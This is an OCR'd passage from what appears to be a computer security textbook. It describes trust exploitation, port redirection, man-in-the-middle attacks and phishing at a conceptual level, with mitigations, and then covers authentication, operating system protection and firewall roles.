


Fig. 20

Another example is a system on the outside of a firewall that has a trust relationship with a system on the inside of a firewall. When the outside system is compromised, it can take advantage of that trust relationship to attack the inside network. Another form of an access attack involves privilege escalation. Privilege escalation occurs when a user obtains privileges or rights to objects that were not assigned to the user by an administrator. Objects can be files, commands or other components on a network device. The intent is to gain access to information or execute unauthorized procedures. This information is used to gain administrative privileges to a system or device. They use these privileges to install sniffers, create backdoor accounts or delete log files.

Trust exploitation-based attacks can be mitigated through tight constraints on trust levels within a network. Systems on the outside of a firewall should never be absolutely trusted by systems on the inside of a firewall. Such trust should be limited to specific protocols and should be authenticated by something other than an IP address where possible.

Port Redirection

Port redirection attacks, as shown in Figure, are a type of trust exploitation attack that uses a compromised host to pass traffic through a firewall that would otherwise be dropped.

Consider a firewall with three interfaces and a host on each interface. The host on the outside can reach the host on the public services segment, but not the host on the inside. This publicly accessible segment is commonly referred to as a demilitarized zone (DMZ). The host on the public services segment can reach the host on both the outside and the inside. If hackers were able to compromise the public services segment host, they could install software to redirect traffic from

the outside host directly to the inside host. Although neither communication violates the rules implemented in the firewall, the outside host has now achieved connectivity to the inside host through the port redirection process on the public services host. An example of an application that can provide this type of access is Netcat.




Fig. 21

Port redirection can be mitigated primarily through the use of proper trust models, which are network specific (as mentioned earlier). Assuming a system under attack, a host-based IDS can help detect a hacker and prevent installation of such utilities on a host.

Man-in-the-Middle Attacks

A man-in-the-middle attack requires that the hacker have access to network packets that come across a network. An example could be someone who is working for an Internet service provider (ISP) and has access to all network packets transferred between the ISP network and any other network.

Such attacks are often implemented using network packet sniffers and routing and transport protocols. The possible uses of such attacks are theft of information, hijacking of an ongoing session to gain access to private network resources, traffic analysis to derive information about a network and its users, denial of service, corruption of transmitted data and introduction of new information into network sessions.

Man-in-the-middle attack mitigation is achieved by encrypting traffic in an IPsec tunnel, which would allow the hacker to see only cipher text.

Social Engineering

The easiest hack (social engineering) involves no computer skill at all. If an intruder can trick a member of an organization into giving over valuable information, such as locations of files and servers and passwords, the process of hacking is made immeasurably easier. Perhaps the simplest, but a still-effective attack is tricking a user into thinking one is an administrator and requesting a password for various purposes. Users of Internet systems frequently receive messages that request password or credit card information to "set up their account" or "reactivate settings." Users of these systems must be warned early and frequently not to divulge sensitive

information, passwords or otherwise, to people claiming to be administrators. In reality, administrators of computer systems rarely, if ever, need to know the user's password to perform administrative tasks. However, even social engineering might not be necessary-in an Info security survey, 90 percent of office workers gave away their password in exchange for a cheap pen.

Phishing

Phishing is a type of social-engineering attack that involves using e-mail or other types of messages in an attempt to trick others into providing sensitive information, such as credit card numbers or passwords. The phisher masquerades as a trusted party that has a seemingly legitimate need for the sensitive information. Frequent phishing scams involve sending out spam e-mails that appear to be from common online banking or auction sites. These e-mails contain hyperlinks that appear to be legitimate but actually cause users to visit a phony site set up by the phisher to capture their information. The site appears to belong to the party that was faked in the e-mail and when users enter their information it is recorded for the phisher to use.

Check Your Progress 2

Note: a) Space is given below for writing your answers.

b) Compare your answers with the one given at the end of this Unit.

1) What are the two methods for computing passwords?

.....

.....

.....

.....

2) What is phishing?

.....

.....

.....

.....

3.5 LET US SUM UP

This unit introduced some basic techniques that are employed by hacker to break into systems and expose vulnerabilities.

3.6 CHECK YOUR PROGRESS: THE KEY

Check Your Progress 1

1) **Black Hat**

A black hat is a person who compromises the security of a computer system without permission from an authorized party, typically with malicious intent. The term white hat is used for a person who is ethically opposed to the abuse of computer systems, but is frequently no less skilled. The term cracker was coined by Richard Stallman to provide an alternative to using the existing

word hacker for this meaning. The somewhat similar activity of defeating copy prevention devices in software which may or may not be legal in a country's laws is actually software cracking.

Terminology

Usually, a black hat is a person who uses their knowledge of vulnerabilities and exploits for private gain, rather than revealing them either to the general public or the manufacturer for correction. Many black hats hack networks and web pages solely for financial gain. Black hats may seek to expand holes in systems; any attempts made to patch software are generally done to prevent others from also compromising a system they have already obtained secure control over. A black hat hacker may write their own zero-day exploits (private software that exploits security vulnerabilities; 0-day exploits have not been distributed to the public). In the most extreme cases, black hats may work to cause damage maliciously and/or make threats to do so as extortion.

2) Controlling Software piracy policy recommendations:

- Have a central location for software programs. Know which applications are being added, modified or deleted.
- Secure master copies of software and associate documentation, while providing faculty access to those programs when needed.
- Never lend or give commercial software to unlicensed users.
- Permit only authorized users to install software.
- Train and make staff aware of software use and security procedures which reduce likelihood of software piracy.

Check Your Progress 2

1) The following are the two methods for computing passwords:

- **Dictionary cracking:** All of the words in a dictionary file are computed and compared against the possible users' password. This method is extremely fast and finds simple passwords.
- **Brute-force computation**: This method uses a particular character set, such as A to Z or A to Z plus 0 to 9 and computes the hash for every possible password made up of those characters. It always computes the password if that password is made up of the character set you have selected to test. The downside is that time is required for completion of this type of attack.

2) **Phishing**

Phishing is a type of social-engineering attack that involves using e-mail or other types of messages in an attempt to trick others into providing sensitive information, such as credit card numbers or passwords. The phisher masquerades as a trusted party that has a seemingly legitimate need for the sensitive information. Frequent phishing scams involve sending out spam e-mails that appear to be from common online banking or auction sites. These e-mails contain hyperlinks that appear to be legitimate but actually cause users to visit a phony site set up by the phisher to capture their information. The site appears to belong to the party that was faked in the e-mail and when users enter their information it is recorded for the phisher to use.

UNIT 4 SECURITY COUNTER MEASURES

Structure

4.0 INTRODUCTION

The objective of computer security includes protection of information and property from theft, corruption or natural disaster, while allowing the information and property to remain accessible and productive to its intended users. The term computer system security means the collective processes and mechanisms by which sensitive and valuable information and services are protected from publication, tampering or collapse by unauthorized activities or untrustworthy individuals and unplanned events respectively. The strategies and methodologies of computer security often differ from most other computer technologies because of its somewhat elusive objective of preventing unwanted computer behavior instead of enabling wanted computer behavior.

In Computer Security a countermeasure is an action, device, procedure or technique that reduces a threat, a vulnerability or an attack by eliminating or preventing it, by minimizing the harm it can cause or by discovering and reporting it so that corrective action can be taken.

4.1 OBJECTIVES

After studying this unit, you should be able to:

- elucidate the various types of security countermeasures taken;
- explain the working of secure operating systems;
- set up firewalls and proxy servers;
- secure local area networks from common threats and vulnerabilities;
- secure websites;
- understand authentication and certification using keys; and
- understand the basics of antivirus technology.

4.2 Identification and Authentication

Authorization is the allocation of permissions for specific types of access to restricted information. In the real world, authorization is conferred on real human beings; in contrast, information technology normally confers authorization on user identifiers (IDs). Computer systems need to link specific IDs to particular authorized users of those IDs. Even inanimate components, such as network interface cards, firewalls and printers, need IDs.

Identification is the process of ascribing an ID to a human being or to another computer or network component.

Authentication is the process of binding an ID to a specific entity. For example, authentication of a user's identity generally involves narrowing the range of possible entities claiming to have authorized use of a specific ID down to a single person.

4.2.1 Four Principles of Authentication

Authentication of a claimed identity can be established in four ways:

- What you know (passwords and passphrases)

  Password or passphrase-based authentication on the basis of a password or passphrase that only the user should know is so widely used that any person who has had any contact with computers and networks probably has had several passwords. Although password technology is often poorly administered and insecure and frustrating for users and administrators, passwords can be deployed much more securely and conveniently than they usually are. Although many security professionals have felt and hoped for years that passwords eventually would be phased out to be replaced by tokens or biometrics, today the consensus is that passwords are not likely to disappear soon and that they will continue to be the dominant authentication technique for years to come.

  Demonstrating knowledge of a password does not directly authenticate a human being. All it does is authenticate knowledge of the password. Unauthorized knowledge of or guessing at, a password can lead to impersonation of one user by another, called spoofing. The theft of a password can be difficult to detect since it is not a tangible asset. Passwords are also very easy to share. It is common for senior executives to give their passwords to their secretaries to facilitate their work, even though assigning proxy privileges would be as effective and more secure.

- **What you have (tokens: physical keys, smart cards)**

Authentication based on possession of a token is used where higher assurance of identity is desired than is possible by passwords alone. As with passwords, possession of a token does not directly authenticate a human being; rather it authenticates possession of the token and ability to use it. Sometimes a password or PIN is required to use the token, thus establishing two-factor authentication the theory is that the requirement to have both elements decreases the likelihood of successful spoofing.

The Delhi Metro's token system is an example of "What you have" Authentication method.

Tokens can take on a variety of forms. The oldest token is the physical key for a physical lock, but these are not much used for securing computer systems. Soft tokens are carried on transportable media or even accessed over a network from a server. Soft tokens contain only data; they typically require a password to access the contents.

Modern tokens usually are implemented in self-contained hardware with computing capability; examples include:

- Credit card-size devices with a liquid crystal display (LCD) that display pseudo random numbers or other codes
- LCD devices in the shape of a key fob using the same algorithms as the credit card-shape devices
- Hardware devices called dongles that plug into input-output ports on computers. Examples include dongles for serial ports, parallel ports, Universal Serial Bus (USB) ports and PC-card interfaces

In cyberspace, a token does not authenticate by means of physical characteristics.

Rather the token has some secret, either exclusive to itself or possibly shared with a server on the network. Authentication of the token is really authentication of knowledge of the secret stored on the token.

- **What you are (static biometrics: fingerprint, face, retina recognition)**

Biometrics take authentication directly to the human being. As humans, we recognize each other by a number of characteristics. Biometric authentication seeks to achieve a similar result in cyberspace. A static biometric is a characteristic of a person such as fingerprints, a hand geometry or an iris pattern; more dramatically, it could be the DNA of an individual. The likelihood of two individuals having identical fingerprints, iris patterns or DNA is minuscule (with exceptions for genetically identical siblings). Biometrics require specialized and expensive readers to capture the biometric data, making widespread deployment difficult.

Static Biometrics are often used by forensic experts viz. fingerprinting and DNA matching.

Biometrics also suffer from the problems of replay and tampering. Thus, the biometric reader must itself be trusted and tamper-proof to reduce the likelihood of an attacker's capturing the data input and replaying it at a later time or creating false biometric profiles to trick the system into accepting an imposter. Moreover, the biometric data themselves must be captured in proximity to the user to reduce the likelihood of substitution, such as stolen blood used to fool a DNA-based biometric system. If the data are transmitted to a distant server for authentication, the transmission requires a secure protocol, with extensive provisions for time-stamping and rapid expiration of the data.

- **What you do (dynamic biometrics: voice, handwriting and typing recognition)**

Dynamic biometrics capture a dynamic process rather than a static characteristic of a person. A well-known example is that of signature dynamics. Signature

dynamics involves recording the speed and acceleration of a person's hand as a signature is written on a special tablet. Rather than merely the shape of the signature, it is the dynamic characteristics of motion while writing the signature that authenticates the person-motions that are extremely hard to simulate. Another possibility is to recognize characteristics of a person's voice as he or she is asked to read aloud some specified text. Keystroke dynamics of a person's typing behavior is another alternative.

As in all other forms of authentication, dynamic biometrics depends on exclusion of capture and playback attacks, in which, for example, a recording of someone's voice might be used to fool a voice-recognition system. Similarly, a signature-dynamics system might be fooled by playback of the data recorded from an authentic signature. Encryption techniques help to make such attacks more difficult.

Security experts agree that biometrics offer a stronger guarantee of authentication than passwords, but deployment on a large scale remains to be demonstrated. Whether this technology becomes pervasive may ultimately be determined by its social and political acceptability as much as by improved technology.

4.3 OPERATING SYSTEM SECURITY

Some general-purpose tools can be built into computers and operating systems (OSs) that support a variety of protection and security mechanisms. In general, the concern is with the problem of controlling access to computer systems and the information stored in them. Four types of overall protection policies, of increasing order of difficulty, have been identified:

- **No sharing:** In this case, processes are completely isolated from each other and each process has exclusive control over the resources statically or dynamically assigned to it. With this policy, processes often "share" a program or data file by making a copy of it and transferring the copy into their own virtual memory.
- **Sharing originals of program or data files:** With the use of reentrant code, a single physical realization of a program can appear in multiple virtual address spaces, as can read-only data files. Special locking mechanisms are required for the sharing of writable data files, to prevent simultaneous users from interfering with each other.
- **Confined, or memoryless, subsystems:** to enforce a particular protection policy. For example, a "client" process calls a "server" process to perform some task on data. The server is to be protected against the client discovering the algorithm by which it performs the task, while the client is to be protected against the server's retaining any information about the task being performed.
- **Controlled information dissemination:** In some systems, security classes are defined to enforce a particular dissemination policy. Users and applications are given security clearances of a certain level, while data and other resources (e.g. input/output [I/O] devices) are given security classifications. The security policy enforces restrictions concerning which users have access to which classifications. This model is useful not only in the military context but in commercial applications as well

4.3.1 Requirements for Operating System Security

An understanding the types of threats to OS security that exist requires a definition of security requirements. OS security addresses four requirements:

1) **Confidentiality:** requires that the information in a computer system be accessible only for reading by authorized parties. This type of access includes printing, displaying and other forms of disclosure, including simply revealing the existence of an object.

2) **Integrity:** requires that computer system assets can be modified only by authorized parties. Modification includes writing, changing, changing status, deleting and creating.

3) **Availability:** requires that computer system assets are available to authorized parties.

4) **Authenticity:** requires that a computer system be able to verify the identity of a user.

4.3.2 Protection Mechanisms

The introduction of multiprogramming brought about the ability to share resources among users. This sharing involves not just the processor but also the following:

- Memory
- I/O devices, such as disks and printers
- Programs
- Data

The ability to share these resources introduced the need for protection. Pfleeger points out that an OS may offer protection along the following spectrum:

- **No protection:** This is appropriate when sensitive procedures are being run at separate times.
- **Isolation:** This approach implies that each process operates separately from other processes, with no sharing or communication. Each process has its own address space, files and other objects.
- **Share all or share nothing:** The owner of an object (e.g. a file or memory segment) declares it to be public or private. In the former case, any process may access the object; in the latter, only the owner's processes may access the object.
- **Share via access limitation:** The OS checks the permissibility of each access by a specific user to a specific object. The OS therefore acts as a guard or gatekeeper, between users and objects, ensuring that only authorized accesses occur.
- **Share via dynamic capabilities:** This extends the concept of access control to allow dynamic creation of sharing rights for objects.
- **Limit use of an object:** This form of protection limits not just access to an object but the use to which that object may be put. For example, a user may be allowed to view a sensitive document but not print it. Another example is that a user may be allowed access to a database to derive statistical summaries but not to determine specific data values

4.3.2.1 Protection of Memory

In a multiprogramming environment, protection of main memory is essential. The concern here is not just security but the correct functioning of the various processes that are active. If one process can inadvertently write into the memory space of another process, then the latter process may not execute properly.

The separation of the memory space of various processes is easily accomplished with a virtual-memory scheme. Either segmentation or paging or the two in combination, provides an effective means of managing main memory. If complete isolation is sought, then the OS must simply ensure that each segment or page is accessible only by the process to which it is assigned. This is easily accomplished by requiring that there be no duplicate entries in page and/or segment tables.

If sharing is to be allowed, then the same segment or page may appear in more than one table. This type of sharing is accomplished most easily in a system that supports segmentation or a combination of segmentation and paging. In this case, the segment structure is visible to the application and the application can declare individual segments to be sharable or non-sharable. In a pure paging environment, it becomes more difficult to discriminate between the two types of memory, because the memory structure is transparent to the application.

Segmentation especially lends itself to the implementation of protection and sharing policies. Because each segment table entry includes a length as well as a base address, a program cannot inadvertently access a main memory location beyond the limits of a segment. To achieve sharing, it is possible for a segment to be referenced in the segment tables of more than one process. The same mechanisms are, of course, available in a paging system. However, in this case the page structure of programs and data is not visible to the programmer, making the specification of protection and sharing requirements more awkward.




Fig. 1

4.3.2.2 User Oriented Access Control

The measures taken to control access in a data processing system fall into two categories: those associated with the user and those associated with the data.

User control of access is sometimes referred to as authentication. Because this term is now widely used in the sense of message authentication, it is not applied

here. The reader is advised, however, that this usage may be encountered in the literature.

The most common technique for user access control on a shared system or server is the user logon, which requires both a user identifier (ID) and a password. The system will allow a user to log on only if that user's ID is known to the system and if the user knows the password associated by the system with that ID. This ID/password system is a notoriously unreliable method of user access control. Users can forget their passwords and accidentally or intentionally reveal their password. Hackers have become very skillful at guessing IDs for special users, such as system control and system management personnel. Finally, the ID/password file is subject to penetration attempts.

User access control in a distributed environment can be either centralized or decentralized. In a centralized approach, the network provides a logon service, determining who is allowed to use the network and to whom the user is allowed to connect. Decentralized user access control treats the network as a transparent communication link and the destination host carries out the usual logon procedure. Of course, the security concerns for transmitting passwords over the network still must be addressed.

In many networks, two levels of access control may be used. Individual hosts may be provided with a logon facility to protect host-specific resources and application. In addition, the network as a whole may provide protection to restrict network access to authorized users. This two-level facility is desirable for the common case, currently, in which the network connects disparate hosts and simply provides a convenient means of terminal-host access. In a more uniform network of hosts, some centralized access policy could be enforced in a network control center.

4.3.2.3 Data Oriented Access Control


Following suc1cessful logon, the user has been granted access to one or a set of hosts and applications. This is generally not sufficient for a system that includes sensitive data in its database. Through the user access control procedure, a user can be identified to the system. Associated with each user, there can be a profile that specifies permissible operations and file accesses. The OS can then enforce rules based on the user profile. The database management system, however, must control access to specific records or even portions of records. For example, it may be permissible for anyone in administration to obtain a list of company personnel, but only selected individuals may have access to salary information. The issue is more than just one of level of detail. Whereas the OS may grant a user permission to access a file or use an application, following which there are no further security checks, the database management system must make a decision on each individual access attempt.

That decision will depend not only on the user's identity but also on the specific parts of the data being accessed and even on the information already divulged to the user. A general model of access control as exercised by a file or database management system is that of an access matrix. The basic elements of the model are:

- **Subject:** An entity capable of accessing objects. Generally, the concept of subject equates with that of process. Any user or application actually gains access to an object by means of a process that represents that user or application.
- **Object:** Anything to which access is controlled. Examples include files, portions of files, programs and segments of memory.
- **Access right**: The way in which an object is accessed by a subject. Examples are read, write and execute.

	File 1	File 2	File 3	File 4	Account 1	Account 2
User A	Own R W		Own R W		Inquiry Credit	
User B	R	Own R W	W	R	Inquiry Debit	Inquiry Credit
User C	R W	R		Own R W		Inquiry Debit

(a) Access matrix



(c) Capability lists for files of part (a)

Fig. 2

One dimension of the matrix consists of identified subjects that may attempt data access. Typically, this list will consist of individual users or user groups, although accesscould be controlled for terminals, hosts or applications instead of or in addition to users. The other dimension lists the objects that may be accessed. At the greatest level of detail, objects may be individual data fields. More aggregate groupings, such as records, files or even the entire database, also may be objects in the matrix. Each entry in the matrix indicates the access rights of that subject for that object.

4.3.2.4 Protection Based on Operating System Mode

One technique used in all OS's to provide protection is based on the mode of processor execution. Most processors support at least two modes of execution: the mode normally associated with the OS and that normally associated with user programs. Certain instructions can be executed only in the more privileged OS mode. These would include reading or altering a control register, such as the program status word; primitive I/O instructions; and instructions that relate to memory management. In addition, certain regions of memory can be accessed only in the more privileged mode.

The less privileged mode often is referred to as the user mode, because user programs typically would execute in this mode. The more privileged mode is referred to as the system mode, control mode or kernel mode. This last term refers to the kernel of the OS, which is that portion of the OS that encompasses the important system functions.

The reason for using two modes should be clear. It is necessary to protect the OS and key OS tables, such as process control blocks, from interference by user programs.

In the kernel mode, the software has complete control of the processor and all its instructions, registers and memory. This level of control is not necessary and for safety is not desirable for user programs.

More sophisticated mechanisms also can be provided. A common scheme is to use a ring-protection structure. In this scheme, lower-numbered or inner, rings enjoy greater privilege than higher-numbered or outer, rings. Typically, ring 0 is reserved for kernel functions of the OS, with applications at a higher level. Some utilities or OS services may occupy an intermediate ring. Basic principles of the ring system are:

- A program may access only those data that reside on the same ring or a less privileged ring.
- A program may call services residing on the same or a more privileged ring.

An example of the ring protection approach is found on the VAX VMS OS, which uses four modes:

1) **Kernel:** executes the kernel of the VMS OS, which includes memory management, interrupt handling and I/O operations.
2) **Executive:** executes many of the OS service calls, including file and record (disk and tape) management routines.
3) **Supervisor:** executes other OS services, such as responses to user commands.
4) **User:** executes user programs, plus utilities such as compilers, editors, linkers, and debuggers.

A process executing in a less privileged mode often needs to call a procedure that executes in a more privileged mode; for example, a user program requires an OS service. This call is achieved by using a change-mode (CHM) instruction, which causes an interrupt that transfers control to a routine at the new access mode. A return is made by executing the REI (return from exception or interrupt) instruction.

4.4 FIREWALLS AND PROXY SERVERS

The firewall has come to represent both the concept and the realization of network and internet security protections. Through its rapid acceptance and evolution, the firewall has become the most visible of security technology throughout the enterprise chain of command. In distinct contrast to virtually any other single piece of technology, there is not likely to be a chief executive officer in this country who cannot say a word or two about how firewalls are used to protect enterprise systems and data.

Firewalls and proxy servers as network security mechanisms have provided protection necessary for unprecedented enterprise connectivity to external networks, most visibly the public Internet. These devices have very specific roles, however and do not provide the types of protection often ascribed to them. However, they do excel at certain tasks and are certainly a necessary component in any secure architecture.

4.4.1 Role of Firewalls and Proxy Servers

- **Perimeter Protection**

  As the de facto network perimeter expanded and lost definition during the transition from mainframe-centric computing, through client/server, to the current network-centric approach, the requirement for reinforcement of that boundary line emerged. In their various forms, firewalls and proxy servers

control aspects of network traffic, such as parties to the communication, traffic types, direction and flow and even content.

Most important, these devices draw a line between external and internal so that inherent weaknesses, misconfigurations and other vulnerabilities in various components are hidden behind the controlled interface of the perimeter device. This represents a dramatic change from the unprotected network environment where every system was in fact external and a part of the perimeter.

In order properly to fit this role and to facilitate the allowed path controls that follow, perimeter controls must follow the principle of least privilege. To be a useful definition of perimeter, these devices must implicitly block all traffic that is not explicitly permitted. One area of concern regarding the measure of perimeter protection afforded by these devices is the extension of perimeter via allowed traffic. Clearly a firewall or proxy server that forwards traffic from one network to another in accordance with defined rules is exposing internal systems to external traffic. Care must be taken to ensure that the systems within the internal network are capable of acting as part of the logical network perimeter. Essentially, perimeter protection from firewalls and proxy servers allows network administrators to focus security efforts on a fixed group of systems.

- **Control of Allowed Paths**

While network security devices such as firewalls and proxy servers create a distinct physical perimeter between different networks, they also create a logical perimeter that extends to systems within protected networks. Just as the teller windows in a bank branch office restrict customers' interactions with bank personnel to those that are intended, the allowed path protections afforded by a firewall ensure that outside traffic is able to flow only in expected and intended ways.

The perimeter protection and allowed path control roles of the network security mechanism combine to form a "least privilege gateway" that comprises the original "firewall" function. Network security professionals quickly learned that the dangers of external traffic could easily extend to the defined "allowed paths". Significant security responsibility still rested with the destination host within the protected network. The many generations of network security mechanisms that followed focused on abstracting more of this responsibility back to the firewall or proxy server itself.

- **Intrusion Detection**

The primary role of the network security mechanism is that of intrusion detection: sounding an alarm when all is not well with the network perimeter. Depending on how these mechanisms are deployed, alerts may provide extremely valuable information about real problems or a torrent of information about attempted attacks rather than actual intrusions. Tactics for addressing these issues will be discussed in detail later in this chapter.

When network security mechanisms are working properly, intrusion detection information is really "threat level" information, useful in maintaining knowledge of the background levels of hostile activity directed at the protected network. Tests have shown that new Internet hosts are probed and attacked within hours of being placed online and are probed almost continuously thereafter.

Some firewalls incorporate pattern-matching features, such as those found in dedicated intrusion detection systems, in order to detect hostile traffic along allowed paths. Similar in some ways to virus scanning via pattern matching, this method can detect certain "known" attacks on specific protocols.

Since multiple firewalls and proxy servers often are used in a given architecture, intrusion detection data also can report actual security failures. When a network security mechanism observes and rejects traffic that architecturally should never have been present, security failure of an upstream device is possible.

- **Intrusion Response**

  Network administrators, responsible for reacting to the alerts from firewall intrusion detection components, knew that there had to be a more efficient way to deal with these critical events. Firewall vendors began to integrate various types and levels of intrusion response capability into their products, producing automated responses to intrusion detection alerts.

  - **Connection Termination:** The simplest of intrusion response capabilities, connection termination involves the firewall terminating a specific allowed path connection from a specific address and port when intrusion detection components detect traffic on that allowed path that matches known attack patterns. Typically implemented in TCP via an "RST", or connection reset command, this functionality also can be implemented on connectionless UDP (User Datagram Protocol) allowed paths through packet dropping.

  - **Dynamic Rule Modification:** The dynamic rule modification technique takes connection termination to the next level, ensuring that attackers are prevented from attempting further attacks from the same address. By dynamically modifying the network security mechanism rule base to block traffic from the offending address, further potential attacks are blocked.

  - **"Hack-Back" Reactive Intrusion Response:** A large step beyond the functionality of dynamic rule modification is the "hack-back" reactive response method. This technique, which typically uses denial of service and other attacks, attempts to attack and disable the source of hostile traffic.

  - **System-Level Action**: Most network security mechanisms perform internal monitoring of component processes and the underlying operating system. In the event of internal problems or evidence of compromise or certain external intrusion detection events, system-level action can be initiated.

- **Encryption**

  Security and practical concerns have prompted the inclusion of encryption technology in network security mechanisms. Valid concerns over centralization of responsibility for security decisions, components and perimeter protection, as well as cost and complexity savings have resulted in a variety of hardware and software encryption solutions as part of firewalls and proxy servers.

  - **Virtual Private Networks:** Virtual private networks (VPNs), which extend the security perimeter of a network to include remote systems as if they were on an internal network, have increased in popularity as a mechanism for allowing remote enterprise access without extensive hardware infrastructure. VPNs over the public Internet are most commonly used in this role.

    The "P" in VPN, which stands for private, is implemented through encryption technology. When the firewall is responsible for allowed path control on traffic from remote VPN clients, it must be able to deal with unencrypted traffic. Rather than place additional servers or appliances outside the firewall, where they might be vulnerable to Internet attacks, vendors chose to integrate the encryption technology directly into the firewall.

- **SSL Acceleration:** SSL or Secure Sockets Layer, is the standard encryption protocol for protecting Web-related network traffic. In order to centralize acceleration hardware, enable intrusion detection and allowed path inspection, reduce Web server load and simplify secure Web implementations, vendors have integrated support for SSL, frequently using hardware acceleration, into the network security mechanisms.

- **Content Inspection**

The inspection of content along various allowed paths is most easily performed at a choke point, where all of the traffic flows through one set of components, resulting in the integration of content inspection functionality in network security mechanisms.

- **Content Filtering:** Content filtering is not strictly a security capability. In most cases, this technology permits policy enforcement with respect to the actions of internal rather than external users. Business policy regarding the use of enterprise resources, for example, is often enforced through HTTP content inspection and filtering. HTTP (Hypertext Transfer Protocol) and SMTP (Simple Mail Transfer Protocol) filtering are used to isolate users from undesired materials, such as those they might consider offensive.

